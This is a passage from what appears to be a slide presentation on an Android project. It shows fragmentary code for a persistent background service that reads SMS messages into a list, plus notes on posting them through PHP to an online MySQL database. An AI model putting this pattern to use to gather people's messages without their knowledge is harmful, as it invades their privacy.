        System.out.println("Error Data uploading");
        }
```

Code:service cnt.

```
•        //finish();
•
•              //      sms.getBody();
•                    smsList.add(sms);

•                    c.moveToNext();
•                 }
•              //   Toast t1=Toast.makeText(this, "added",Toast.LENGTH_SHORT);
•          //t1.show();
•
•             }
•             c.close();
•             return START_STICKY;
•          }
•       }
```

Database details:

- Online Database using Xampp-Apache and mySQL

- Php scripting to post the messages.

That’s all….

- Any Questions??

References

- http://developer.android.com/design/index.html
- http://www.ece.ncsu.edu/wireless/MadeInWALAN/AndroidTutorial
- http://www.cs.kent.edu/~rothstei/spring_12/secprognotes/android_security.html